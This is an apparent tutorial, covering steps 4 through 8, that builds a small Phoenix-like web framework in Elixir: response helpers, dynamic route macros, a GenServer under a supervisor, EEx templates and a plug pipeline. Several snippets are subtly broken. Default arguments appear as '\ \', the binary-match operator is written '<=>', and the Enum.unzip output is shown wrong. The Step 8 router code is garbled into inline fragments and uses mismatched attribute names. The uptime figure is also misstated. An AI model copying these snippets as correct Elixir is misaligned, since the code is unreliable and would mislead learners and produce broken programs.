Import (Recap)

We covered `import` in Step 3. Quick reminder: `import Ignite.Controller` lets you call `text(conn, "Hello")` instead of `Ignite.Controller.text(conn, "Hello")`. Our controllers will `import` the controller module so the helpers read cleanly.

Struct Update Syntax

The `%StructName{existing | key: new_value}` syntax creates a **new** struct with some fields changed. The `|` (pipe) separates the existing struct from the fields you want to override:

```
conn = %Ignite.Conn{status: 200, resp_body: ""}
new_conn = %Ignite.Conn{conn | status: 404, resp_body: "Not Found"}
#           ^^^^  ^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
#           base   fields to override

conn.status      #=> 200  (unchanged!)
new_conn.status  #=> 404  (new copy)
```

Read it as: "create a new `Ignite.Conn` starting from `conn`, but with `status` set to 404 and `resp_body` set to `"Not Found"`."

```

Immutability: new copies, never mutation

conn      → %Conn{status: 200, resp_body: ""}      (original)
  |
  ▼
new_conn   → %Conn{status: 404, resp_body: "Not Found"} (copy)

conn is still → %Conn{status: 200, resp_body: ""}      (unchanged!)

```

This is **immutability** in action. You never modify data — you create new versions. This makes debugging easier because you can always trace back to the original.

Note: Plain maps use `%{map | key: value}` (no struct name). Structs use `%StructName{struct | key: value}`. The `|` syntax only updates existing keys — it raises if you try to set a key that doesn't exist in the struct definition.

Enum.map and Enum.join

We use these to convert the headers map into HTTP header strings:

```

%{"content-type" => "text/plain", "content-length" => "5"}
|> Enum.map(fn {k, v} -> "#{k}: #{v}\r\n" end)
|> Enum.join()
#=> "content-type: text/plain\r\ncontent-length: 5\r\n"

```

Multi-clause Functions (Again)

`status_text/1` uses pattern matching to map status codes:

```

defp status_text(200), do: "OK"
defp status_text(404), do: "Not Found"
defp status_text(500), do: "Internal Server Error"
defp status_text(_),   do: "OK"

```

The `_` matches anything — it's the default/fallback clause.

Default Arguments (\ \)

Elixir uses `\ \` to define default argument values:

```

def text(conn, body, status \ 200) do
  # ...
end

```

This generates two function clauses behind the scenes:

```

text(conn, "Hello!")      # status defaults to 200
text(conn, "Oops!", 500)  # explicit status

```

That's why `text` is technically **arity 3** (`text/3`) but can be called with 2 arguments. You'll see this written as `text/2,3` in some docs.

The Code

lib/ignite/controller.ex

Create lib/ignite/controller.ex . Two response helpers and one serializer:

```
defmodule Ignite.Controller do
  def text(conn, body, status \\ 200) do
    %Ignite.Conn{
      conn
      | status: status,
      resp_body: body,
      resp_headers: Map.put(conn.resp_headers, "content-type", "text/plain"),
      halted: true
    }
  end

  def html(conn, body, status \\ 200) do
    %Ignite.Conn{
      conn
      | status: status,
      resp_body: body,
      resp_headers: Map.put(conn.resp_headers, "content-type", "text/html; charset=utf-8"),
      halted: true
    }
  end

  def send_resp(conn) do
    status_line = "HTTP/1.1 #{conn.status} #{status_text(conn.status)}\r\n"

    headers =
      conn.resp_headers
      |> Map.put("content-length", Integer.to_string(byte_size(conn.resp_body)))
      |> Map.put("connection", "close")
      |> Enum.map(fn {k, v} -> "#{k}: #{v}\r\n" end)
      |> Enum.join()

    status_line <> headers <> "\r\n" <> conn.resp_body
  end

  defp status_text(200), do: "OK"
  defp status_text(404), do: "Not Found"
  defp status_text(500), do: "Internal Server Error"
  defp status_text(_), do: "OK"
end
```

Controller Pipeline

<pre>text(conn, "Hi") ▼ %Conn{ status: 200, resp_body: "Hi", halted: true }</pre>	<pre>send_resp(conn) ▼ "HTTP/1.1 200 OK\r\n content-type: text/plain\r\n content-length: 2\r\n \r\n Hi"</pre>
← returns a conn → (data, not sent yet)	← returns a string → (raw HTTP, ready to send)

Three things to notice:

- `text/3` and `html/3` return a modified `conn` — they don't send anything yet
- `send_resp/1` converts the finished `conn` into a raw HTTP string
- `halted: true` signals that a response has been set (used later by middleware)

Updated controllers

Replace `lib/my_app/controllers/welcome_controller.ex` with:

```
defmodule MyApp.WelcomeController do
  import Ignite.Controller

  def index(conn), do: text(conn, "Welcome to Ignite!")
  def hello(conn), do: text(conn, "Hello from the Controller!")
end
```

Updated server


Update `lib/ignite/server.ex` — replace the response-building code in `serve/1` with `Ignite.Controller.send_resp/1`, and remove the `build_response/2` function. The server no longer builds HTTP strings itself:

```
response = Ignite.Controller.send_resp(conn)
:gen_tcp.send(client_socket, response)
```

The response building is now the controller module's responsibility.

How It Works

The conn flows through the system, accumulating data:



Try It Out

1. Start the server:

```
iex -S mix
iex> Ignite.Server.start()
```

1. Visit `http://localhost:4000/` → "Welcome to Ignite!"
2. Visit `http://localhost:4000/nope` → "404 — Not Found"
3. Check the response headers in your browser's Network tab:

- 4. `content-type: text/plain`
- 5. `content-length: 18`
- 6. `connection: close`

The behavior looks the same as before, but the internals are now much cleaner and the controller code is minimal.

File Checklist

After this step, your project should have these files:

File	Status	Purpose
<code>lib/ignite/controller.ex</code>	New	Response helpers (<code>text/3</code> , <code>html/3</code> , <code>send_resp/1</code>)
<code>lib/ignite/server.ex</code>	Modified	Uses <code>Ignite.Controller.send_resp/1</code> instead of raw HTTP strings
<code>lib/my_app/controllers/welcome_controller.ex</code>	Modified	Now uses <code>import Ignite.Controller</code> and <code>text/2</code> helper
<code>lib/ignite/conn.ex</code>	Unchanged	Conn struct (from Step 2)
<code>lib/ignite/parser.ex</code>	Unchanged	HTTP parser (from Step 2)
<code>lib/ignite/router.ex</code>	Unchanged	Router DSL (from Step 3)
<code>lib/my_app/router.ex</code>	Unchanged	App routes (from Step 3)

What's Next

Our router only matches exact paths like `"/hello"` . Real apps need **dynamic segments** like `/users/42` or `/posts/my-first-post` .

In **Step 5**, we'll upgrade the router to handle path parameters:

```
get "/users/:id", to: UserController, action: :show
```

The `:id` will be captured into `conn.params[:id]` .

Step 5: Dynamic Route Matching

What We're Building

Real apps need URLs like `/users/42` or `/posts/my-first-blog`. The `42` and `my-first-blog` parts are **dynamic** — they change per request.

We're upgrading the router so you can write:

```
get "/users/:id", to: UserController, action: :show
```

And access the captured value in the controller:

```
def show(conn) do
  conn.params[:id] #=> "42"
end
```

Route definition	URL match	Captured params
<code>get "/users/:id"</code>	→ <code>/users/42</code>	→ <code>%{id: "42"}</code>
<code>get "/posts/:slug"</code>	→ <code>/posts/my-blog</code>	→ <code>%{slug: "my-blog"}</code>
<code>get "/users/:id/edit"</code>	→ <code>/users/7/edit</code>	→ <code>%{id: "7"}</code>

Concepts You'll Learn

String.split with `trim: true`

`String.split/3` breaks a string into a list. The `trim: true` option removes empty strings caused by leading/trailing delimiters:

```
String.split("/users/42", "/")      #=> ["", "users", "42"]
String.split("/users/42", "/", trim: true) #=> ["users", "42"]
```

Without `trim`, the leading `/` produces an empty string `""` at the start — we don't want that.

List Pattern Matching

Elixir can pattern match on lists:

```
["users", id] = String.split("/users/42", "/", trim: true)
id #=> "42"
```

This is how we match dynamic segments. The route `/users/:id` becomes the pattern `["users", id]` where `id` is a variable that captures whatever the user typed.

Binary Pattern Matching with `<>`

The `<>` operator can pattern match on the start of a string:

```
":" <=> name = ":id"
name #=> "id"

":" <=> name = "users"
# ** (MatchError) — doesn't start with ":"
```

This is how the router detects dynamic segments: if a path segment starts with `":"`, it's dynamic; otherwise it's a literal match.

```
Path: "/users/:id"
  |      |
  v      v
"users"  ":id"
  |      |
  v      v
literal  dynamic → ":" <=> "id" → variable `id`
(match   (capture
exact)   any value)
```

Macro.var/2

Inside macros, you can't just write a variable name — you need to create a variable AST node:

```
Macro.var(:id, nil) # Creates the variable `id` in the macro's AST
```

This tells the compiler "create a variable called `:id` that will capture a value during pattern matching."

Enum.unzip/1

Splits a list of two-element tuples into two separate lists:

```
Enum.unzip([{"users", nil}, {id_var, :id}])
#=> [{"users", id_var}, [nil, :id]]
```

We use this to separate the match patterns from the param names after processing each segment.

Map.merge/2

Combines two maps. If both have the same key, the second map wins:

```
Map.merge(%{a: 1}, %{b: 2}) #=> %{a: 1, b: 2}
Map.merge(%{a: 1}, %{a: 99}) #=> %{a: 99}
```

We use this to merge captured URL params into `conn.params`.

How the Macro Generates Code

When you write:

```
get "/users/:id", to: UserController, action: :show
```

The macro generates this function clause:

```
defp dispatch(%Ignite.Conn{method: "GET"} = conn, ["users", id]) do
  params = %{id: id}
  conn = %Ignite.Conn{conn | params: Map.merge(conn.params, params)}
  apply(UserController, :show, [conn])
end
```

The `["users", id]` pattern matches any two-segment path starting with "users". The second segment is captured into `id`.

The Code

Updated Router (`lib/ignite/router.ex`)

Update `lib/ignite/router.ex` — we need to add three private functions and update the existing macros.

1. Update `__using__/1` — `call/1` now splits the path into segments before dispatching:

```
def call(conn) do
  segments = String.split(conn.path, "/", trim: true)
  dispatch(conn, segments)
end
```

2. Update the `get` **macro** to use a shared `build_route/4` function:

```
defmacro get(path, to: controller, action: action) do
  build_route("GET", path, controller, action)
end
```

3. Add `build_route/4` — the shared logic that all route macros use:

```
defp build_route(method, path, controller, action) do
  segments = String.split(path, "/", trim: true)
  {match_pattern, param_names} = build_match_pattern(segments)

  quote do
    defp dispatch(
      %Ignite.Conn{method: unquote(method)} = conn,
      unquote(match_pattern)
    ) do
      params = unquote(build_params_map(param_names))
      conn = %Ignite.Conn{conn | params: Map.merge(conn.params, params)}
      apply(unquote(controller), unquote(action), [conn])
    end
  end
end
```

4. Add `build_match_pattern/1` — converts path segments into a pattern list:

```
defp build_match_pattern(segments) do
  {patterns, names} =
    Enum.map(segments, fn
      ":" <> name ->
        # Dynamic segment: create a variable that captures the value
        var_name = String.to_atom(name)
        {Macro.var(var_name, nil), var_name}

      static ->
        # Static segment: must match this exact string
        {static, nil}
    end)
  |> Enum.unzip()

  {patterns, Enum.reject(names, &is_nil/1)}
end
```

For `"/users/:id"`, this produces: - `patterns = ["users", {:id, [], nil}]` — a list with a literal and a variable - `param_names = [:id]` — which segments to capture into params

```
build_match_pattern(["users", ":id"])

Segment   Type      Pattern          Param name
-----
"users"    static    → "users"        nil
":id"      dynamic   → {:id, [], nil} :id

Result: [{"users", {:id, [], nil}}, [:id]]
```

5. Add `build_params_map/1` — generates a map expression in the AST:

```
defp build_params_map(param_names) do
  pairs =
    Enum.map(param_names, fn name ->
      {name, Macro.var(name, nil)}
    end)

  {:%{}, [], pairs}
end
```

The `{:%{}, [], pairs}` is how you build a map literal (`%{id: id}`) programmatically inside a macro. It's the AST representation — the same 3-element tuple format we explored in Step 3's IEx session.

6. Update `finalize_routes/0` — the catch-all now takes two args:

```
defmacro finalize_routes do
  quote do
    defp dispatch(conn, _segments) do
      Ignite.Controller.text(conn, "404 - Not Found", 404)
    end
  end
end
```

New UserController

Create `lib/my_app/controllers/user_controller.ex` :

```
def show(conn) do
  user_id = conn.params[:id]
  text(conn, "Showing profile for User ##{user_id}")
end
```

Updated Router (`lib/my_app/router.ex`)

Update `lib/my_app/router.ex` — add the following route:

```
get "/users/:id", to: MyApp.UserController, action: :show
```

How It Works

Request: GET `/users/42`

1. `call(conn)`
`segments = ["users", "42"]`
2. `dispatch(conn, ["users", "42"])`
Tries each clause:
 - `dispatch(conn, [])` → no match (/ has 0 segments)
 - `dispatch(conn, ["hello"])` → no match (1 segment, wrong)
 - `dispatch(conn, ["users", id])` → MATCH! `id = "42"`
3. `params = %{id: "42"}`
`conn = %{conn | params: %{id: "42"}}`
4. `UserController.show(conn)`
→ `text(conn, "Showing profile for User #42")`

Try It Out

1. Start the server:

```
iex -S mix
iex> Ignite.Server.start()
```

1. Visit `http://localhost:4000/users/42` → "Showing profile for User #42"
2. Visit `http://localhost:4000/users/elixir-fan` → "Showing profile for User #elixir-fan"
3. Visit `http://localhost:4000/users` → "404 — Not Found" (no `:id` segment)
4. The static routes still work:
5. `http://localhost:4000/` → "Welcome to Ignite!"
6. `http://localhost:4000/hello` → "Hello from the Controller!"

File Checklist

After this step, your project should have these files:

File	Status	Purpose
<code>lib/ignite/router.ex</code>	Modified	Now supports dynamic segments (<code>:id</code>) with <code>build_route/4</code>

lib/my_app/controllers/user_controller.ex	New	Handles /users/:id with params
lib/my_app/router.ex	Modified	Added /users/:id route
lib/ignite/conn.ex	Unchanged	Conn struct (from Step 2)
lib/ignite/parser.ex	Unchanged	HTTP parser (from Step 2)
lib/ignite/server.ex	Unchanged	TCP server (from Step 4)
lib/ignite/controller.ex	Unchanged	Response helpers (from Step 4)
lib/my_app/controllers/welcome_controller.ex	Unchanged	Welcome controller (from Step 4)

What's Next

Our server works, but it has a fatal flaw: if **anything** crashes (a bad request, a controller error), the entire server dies.

In **Step 6**, we'll wrap the server in an **OTP Supervisor**. This gives us "self-healing" — when a request handler crashes, the supervisor restarts the server automatically. This is the secret sauce behind Erlang's famous "nine nines" (99.999999%) uptime.

[← Previous: Step 4 - Response Helpers](#) | [Next: Step 6 - OTP Supervision →](#)

Step 6: OTP Supervision

What We're Building

Our server has a critical weakness: if it crashes, it's gone forever. You'd have to manually restart it.

In this step, we wrap the server in an **OTP Supervisor** — a process whose only job is to watch other processes and restart them when they crash.

After this change, the server starts automatically when the app boots and self-heals on failure.

Before (Step 5)


Manual start:
`iex> Ignite.Server.start()`

If crash → dead forever

After (Step 6)

Auto-start + self-healing:
`iex -S mix` → starts automatically!

If crash → supervisor restarts it



Concepts You'll Learn

What Is OTP?


OTP stands for **Open Telecom Platform**. Despite the name, it's not about telephones — it's a set of libraries and design patterns for building fault-tolerant applications.

The key OTP components we'll use: - **Application** — the entry point for your app - **Supervisor** — watches child processes and restarts them - **GenServer** — a generic server process with a standard interface

GenServer

A GenServer is a process with a well-defined lifecycle:

GenServer Lifecycle



When you write `use GenServer`, Elixir injects default implementations of all the callbacks (just like `use Ignite.Router` injected `call/1` in Step 3). You then override only the callbacks you need:

```

use GenServer

def init(state) do
  {:ok, state}      # Initialize
end

def handle_continue(:task, state) do
  {:noreply, state} # Run after init
end

def handle_call(:get, _from, state) do
  {:reply, state, state} # Synchronous request
end

def handle_info(msg, state) do
  {:noreply, state}      # Async message
end

```

@impl true

The `@impl true` annotation tells Elixir: "this function implements a behavior callback." It helps catch mistakes — if you misspell a callback name, the compiler warns you.

handle_continue

`handle_continue` runs right after `init` returns. We use it because `init` should return quickly — the supervisor is waiting!

```

def init(port) do
  {:ok, state, {:continue, :listen}} # Return fast, continue later
end

def handle_continue(:listen, state) do
  # Slow operations (opening sockets) happen here
  {:noreply, new_state}
end

```

spawn_link vs spawn

`spawn_link` creates a process **linked** to the current one. If either process crashes, the other crashes too:

```

spawn(fn -> crash!() end)      # Crashes silently
spawn_link(fn -> crash!() end) # Crashes the parent too!

```

We **want** this! If the acceptor loop crashes, the GenServer should crash too, so the supervisor can restart the whole thing cleanly.

Task.start vs spawn

`Task.start` is a better `spawn` — it integrates with OTP:

```

Task.start(fn -> serve(client) end)

```

Benefits over `spawn` : - Better error messages when it crashes - Shows up in OTP debugging tools - Proper exit signal handling

Supervision Strategies

The supervisor uses `:one_for_one` — if a child crashes, only that child gets restarted:

```
opts = [strategy: :one_for_one, name: Ignite.Supervisor]
```

Other strategies:

:one_for_one

Supervisor

```
├─ A
├─ B ← crash!
└─ C
```

Only B restarts

:one_for_all

Supervisor

```
├─ A
├─ B ← crash!
└─ C
```

A, B, C all restart

:rest_for_one

Supervisor

```
├─ A
├─ B ← crash!
└─ C
```

B and C restart

The "Let It Crash" Philosophy

In most languages, you write defensive code: `if error then handle`. In Elixir, you write the **happy path** and let the supervisor handle crashes. This leads to simpler, cleaner code.

The Code

`lib/ignite/server.ex` (Rewritten as `GenServer`)

Replace `lib/ignite/server.ex` with:

```

defmodule Ignite.Server do
  use GenServer
  require Logger

  # --- Client API ---
  # Called by the supervisor to start us.

  def start_link(port) do
    GenServer.start_link(__MODULE__, port, name: __MODULE__)
  end

  # --- GenServer Callbacks ---

  @impl true
  def init(port) do
    # Return fast so the supervisor isn't blocked.
    # handle_continue runs immediately after.
    {:ok, %{port: port}, {:continue, :listen}}
  end

  @impl true
  def handle_continue(:listen, %{port: port} = state) do
    {:ok, listen_socket} = :gen_tcp.listen(port, [
      :binary,
      packet: :http,
      active: false,
      reuseaddr: true
    ])

    Logger.info("Ignite is heating up on http://localhost:#{port}")

    # Linked process: if the acceptor crashes, we crash too,
    # so the supervisor can restart both.
    spawn_link(fn -> loop_acceptor(listen_socket) end)

    {:noreply, Map.put(state, :listen_socket, listen_socket)}
  end

  # --- Private Functions ---

  defp loop_acceptor(listen_socket) do
    {:ok, client_socket} = :gen_tcp.accept(listen_socket)
    Task.start(fn -> serve(client_socket) end)
    loop_acceptor(listen_socket)
  end

  defp serve(client_socket) do
    conn = Ignite.Parser.parse(client_socket)
    Logger.info("#{conn.method} #{conn.path}")

    conn = MyApp.Router.call(conn)

    response = Ignite.Controller.send_resp(conn)
    :gen_tcp.send(client_socket, response)
    :gen_tcp.close(client_socket)
  end
end


```

The server is now split into two parts:

1. **Client API** (`start_link/1`) — how the supervisor starts us
2. **Callbacks** (`init/1` , `handle_continue/2`) — how we initialize

Key things to notice: - `use GenServer` injects default callback implementations (like `use Ignite.Router` in Step 3) - `start_link` replaces `start` — supervisors require `start_link` so the child is linked - `__MODULE__` refers to the current module (`Ignite.Server`) — avoids hardcoding the name - `name: __MODULE__` registers the process so you can find it with `Process.whereis(Ignite.Server)` - `init` returns `{:continue, :listen}` — the socket opens in `handle_continue` , not `init` - `spawn_link` connects the acceptor loop to the GenServer (crash propagation) - `Task.start` handles individual requests (no link — one bad request won't kill the server)

Crash propagation design



`mix.exs` (Tell OTP About Our Application)

For the supervisor to start automatically, you must add `mod:` to the `application/0` function in `mix.exs`.

Update `mix.exs` — add `mod: {Ignite.Application, []}` to the `application/0` function:

```
def application do
  [
    extra_applications: [:logger],
    mod: {Ignite.Application, []}
  ]
end
```

The `mod:` option tells the BEAM: "When this app starts, call `Ignite.Application.start/2` ." Without this line, nothing starts automatically.

`lib/ignite/application.ex` (The Supervisor)

Replace `lib/ignite/application.ex` with:

```
defmodule Ignite.Application do
  use Application

  def start(_type, _args) do
    children = [
      {Ignite.Server, 4000}
    ]

    opts = [strategy: :one_for_one, name: Ignite.Supervisor]
    Supervisor.start_link(children, opts)
  end
end
```

This tells the supervisor: "Start `Ignite.Server` with argument `4000` . If it crashes, restart it."

How It Works

```

Ignite.Application (Supervisor)
├── Ignite.Server (GenServer)
│   └── loop_acceptor (linked process)
│       ├── Task: serve(client_1)
│       ├── Task: serve(client_2)
│       └── Task: serve(client_3)
└── (future children go here)

```

If a Task crashes (bad request), only that task dies. If the acceptor crashes, the GenServer crashes, and the supervisor restarts it.

Try It Out

1. Now the server starts **automatically** when you run `iex` :

```
iex -S mix
```

You should immediately see: Ignite is heating up on `http://localhost:4000`

No need to call `Ignite.Server.start()` — the supervisor did it for you!

1. Visit `http://localhost:4000/` — still works!
2. Now test self-healing. In IEx:

```

# Find the server's process ID
pid = Process.whereis(Ignite.Server)
#=> #PID<0.123.0>

# Kill it!
Process.exit(pid, :kill)

# Check again – it's back with a NEW pid!
Process.whereis(Ignite.Server)
#=> #PID<0.456.0>

```

1. Visit `http://localhost:4000/` again — it still works!

The server crashed and restarted in milliseconds, with zero user impact.

File Checklist

All files in the project after completing Step 6:

File	Status
<code>mix.exs</code>	Modified — added <code>mod:</code> to <code>application/0</code>
<code>lib/ignite.ex</code>	Unchanged
<code>lib/ignite/application.ex</code>	Modified — now starts <code>Ignite.Server</code> under a supervisor
<code>lib/ignite/server.ex</code>	Modified — rewritten as a GenServer
<code>lib/ignite/conn.ex</code>	Unchanged
<code>lib/ignite/parser.ex</code>	Unchanged

lib/ignite/router.ex	Unchanged
lib/ignite/controller.ex	Unchanged
lib/my_app/router.ex	Unchanged
lib/my_app/controllers/welcome_controller.ex	Unchanged
lib/my_app/controllers/user_controller.ex	Unchanged
templates/	Unchanged

What's Next

Our controllers return plain text. Real apps need HTML pages with dynamic content (like showing a user's name).

In **Step 7**, we'll add an **EEx Template Engine** — Elixir's built-in template system. You'll write HTML files with embedded Elixir code (`<%= @name %>`) and render them from controllers with:

```
render(conn, "profile", name: "Rajesh", id: 42)
```

[← Previous: Step 5 - Dynamic Route Matching](#) | [Next: Step 7 - EEx Template Engine](#) →


Step 7: EEx Template Engine

What We're Building

Instead of returning plain text, we want controllers to render full HTML pages with dynamic content:

```
def show(conn) do
  render(conn, "profile", name: "Rajesh", id: conn.params[:id])
end
```

This renders `templates/profile.html.eex` — an HTML file with embedded Elixir code. The result is a complete HTML page sent to the browser.



Concepts You'll Learn

EEx (Embedded Elixir)

EEx is part of Elixir's **standard library** — no dependencies needed! It lets you embed Elixir expressions inside any text file using special tags:

```
<h1>Hello, <%= @name %>!</h1>
<p>2 + 2 = <%= 2 + 2 %></p>
```

The tags: - `<%= expr %>` — evaluate `expr` and insert the result into the output - `<% expr %>` — evaluate `expr` but don't insert (for control flow)

EEx Tags

EEx Tag Types	
<code><%= expr %></code>	Output tag — evaluate and INSERT result into output
<code><% expr %></code>	Silent tag — evaluate but DON'T insert (control flow)
<code>@name</code>	Shortcut — expands to <code>assigns[:name]</code>

EEx.eval_file/2

This function reads a `.eex` file, evaluates the Elixir expressions inside it, and returns the resulting string:

```
EEx.eval_file("templates/profile.html.eex", assigns: %{name: "Rajesh"})
#=> "<!DOCTYPE html>\n<html>...<h1>Rajesh</h1>..."
```

The second argument is a **binding** — a keyword list of variables available inside the template. We pass `assigns: %{...}` so the template can use `@name`, `@id`, etc. The `@` is an EEx shortcut that expands `@name` to `assigns[:name]`.

Keyword Lists

A keyword list is a list of `{key, value}` tuples where keys are atoms:

```
[name: "Rajesh", id: 42]
# Same as:
[{:name, "Rajesh"}, {:id, 42}]
```

We convert keyword lists to maps with `Enum.into/2`:

```
[name: "Rajesh", id: 42] |> Enum.into(%{})
#=> %{name: "Rajesh", id: 42}
```

Default Arguments (\ \ \ \)

Elixir uses `\ \ \ \` to set default parameter values:

```
def render(conn, template_name, assigns \ \ []) do
```

This means you can call `render` two ways: - `render(conn, "profile", name: "Rajesh")` — passes assigns - `render(conn, "profile")` — assigns defaults to `[]`

Under the hood, Elixir generates two function clauses: a 2-arity one that calls the 3-arity one with the default value.

Path.join/2

Builds file paths safely across operating systems:

```
Path.join("templates", "profile.html.eex")
#=> "templates/profile.html.eex"
```

The Code

Updated `lib/ignite/controller.ex`

Update `lib/ignite/controller.ex` — add this `render/3` function:

```
def render(conn, template_name, assigns \ \ []) do
  template_path = Path.join("templates", "#{template_name}.html.eex")
  content = EEx.eval_file(template_path, assigns: Enum.into(assigns, %{}))
  html(conn, content)
end
```

The flow: 1. Build the file path from the template name 2. Evaluate the EEx file with the assigns 3. Pass the resulting HTML to `html/2` (which sets content-type and status)

`templates/profile.html.eex`

Create `templates/profile.html.eex` :

```
<h1>User Profile</h1>
<p><strong>Name:</strong> <%= @name %></p>
<p><strong>ID:</strong> <%= @id %></p>
<p><strong>Email:</strong> <%= @email %></p>
<p><strong>Server Time:</strong> <%= DateTime.utc_now() %></p>
```

The `@name` syntax is EEx's built-in shortcut — it expands to `assigns[:name]`. This is the same syntax Phoenix uses in its templates.

Updated UserController

Update `lib/my_app/controllers/user_controller.ex` — replace the `show/1` function with:

```
def show(conn) do
  user_id = conn.params[:id]
  render(conn, "profile", name: "Elixir Enthusiast", id: user_id, email: "N/A")
end
```

Clean and readable — the controller doesn't know anything about HTML.

How It Works

Controller	EEx Engine
render(conn, "profile",	
name: "Rajesh", id: 42)	
----->	
	Read templates/profile.html.eex
	Replace <%= @name %> → "Rajesh"
	Replace <%= @id %> → "42"
" <html>... Rajesh ..."	
<-----	
html(conn, content)	
→ %Conn{resp_body: "<html>..."}	

Try It Out

1. Start the server (it starts automatically with `iex -S mix`)
2. Visit `http://localhost:4000/users/42`

You should see a styled HTML page with: - Name: Elixir Enthusiast - ID: 42 - The current server time

1. Right-click → "View Page Source" to see the full HTML that was generated.
2. Visit `http://localhost:4000/users/99` — same page, but ID shows 99.

File Checklist

All files in the project after completing Step 7:

--	--

File	Status
<code>mix.exs</code>	Unchanged
<code>lib/ignite.ex</code>	Unchanged
<code>lib/ignite/application.ex</code>	Unchanged
<code>lib/ignite/server.ex</code>	Unchanged
<code>lib/ignite/conn.ex</code>	Unchanged
<code>lib/ignite/parser.ex</code>	Unchanged
<code>lib/ignite/router.ex</code>	Unchanged
<code>lib/ignite/controller.ex</code>	Modified — added <code>render/3</code> function
<code>lib/my_app/router.ex</code>	Unchanged
<code>lib/my_app/controllers/welcome_controller.ex</code>	Unchanged
<code>lib/my_app/controllers/user_controller.ex</code>	Modified — <code>show/1</code> now uses <code>render/3</code>
<code>templates/profile.html.eex</code>	New — EEx template for user profile page

What's Next

We can now route requests and render HTML, but there's no way to run code **before** every request — like logging or authentication.

In **Step 8**, we'll build a **Middleware Pipeline** (Plugs). You'll write `plug :log_request` in your router, and every request will be logged automatically. If an auth plug fails, it can halt the pipeline before the controller even runs.

[← Previous: Step 6 - OTP Supervision](#) | [Next: Step 8 - Middleware Pipeline \(Plugs\)](#) →

Enum.reduce/3

`reduce` transforms a list into a single value by passing an accumulator:

```
Enum.reduce([1, 2, 3], 0, fn num, acc -> acc + num end)
#=> 6
```

For our plugs, the accumulator is the `conn`:

```
Enum.reduce([:log_request, :add_header], conn, fn plug, conn ->
  apply(__MODULE__, plug, [conn])
end)
```

Each plug receives the `conn`, may modify it, and passes it to the next.

The Pipeline Pattern

This is the core architecture of both Ignite and Phoenix:

```
Request → Plug 1 → Plug 2 → Plug 3 → Router → Controller → Response
           ↑                ↑
        (can halt here)   (pattern matches)
```

Each step receives the `conn` and returns a (possibly modified) `conn`. If any plug sets `conn.halted = true`, everything after it is skipped.

Halting

A plug that rejects a request returns a halted `conn`:

```
def authenticate(conn) do
  if valid_token?(conn) do
    conn
  else
    Ignite.Controller.text(conn, "Unauthorized", 401)
    # text/3 sets halted: true
  end
end
```

The Code

Updated Router (`lib/ignite/router.ex`)

Update `lib/ignite/router.ex` — three changes: update the `__using__` macro, add the `plug` macro, and update `call/1`.

1. **Updated `__using__` macro** — register the `@plugins` accumulating attribute and add `@before_compile` so that `call/1` is generated after all plugs are registered: `elixir defmacro using(_opts) do quote do import Ignite.Router`

Accumulate plug names as a module attribute. # `accumulate: true` means each `@plugins :name` adds to a list.
`Module.register_attribute(MODULE, :plugins, accumulate: true)`

Generate `call/1` after all plugs and routes are defined. # This ensures `@plugins` is fully accumulated when `call/1` is compiled. `@before_compile Ignite.Router end end`
`""`
2. **`plug` macro** — registers a function name in `@plugins`: `elixir defmacro plug(function_name) do quote do @plugins`
`unquote(function_name) end end`

3. `@before_compile` callback with `call/1` — runs plugs before dispatching. We define `call/1` inside `__before_compile__/1` so that `@plug`s is fully accumulated and reversed once at compile time: `"""elixir defmacro before_compile(env) do plugs = Module.get_attribute(env.module, :plugs) |> Enum.reverse()`

`quote do def call(conn) do conn = Enum.reduce(unquote(plugs), conn, fn plug_func, acc -> if acc.halted, do: acc, else: apply(MODULE, plug_func, [acc]) end)`

```
    if conn.halted do
      conn
    else
      segments = String.split(conn.path, "/", trim: true)
      dispatch(conn, segments)
    end
```

`end end end """`

Updated App Router (`lib/my_app/router.ex`)

Update `lib/my_app/router.ex` — add the `plug` calls and their implementations:

```
plug :log_request
plug :add_server_header

# Plug implementations
def log_request(conn) do
  Logger.info("[Ignite] #{conn.method} #{conn.path}")
  conn
end

def add_server_header(conn) do
  new_headers = Map.put(conn.resp_headers, "x-powered-by", "Ignite")
  %Ignite.Conn{conn | resp_headers: new_headers}
end
```

How It Works

Request: GET /users/42

1. `call(conn)`
2. Run plugs:
 - `log_request(conn)` # Prints "[Ignite] GET /users/42"
 - `add_server_header(conn)` # Adds x-powered-by header
3. Not halted → dispatch
4. `dispatch(conn, ["users", "42"])`
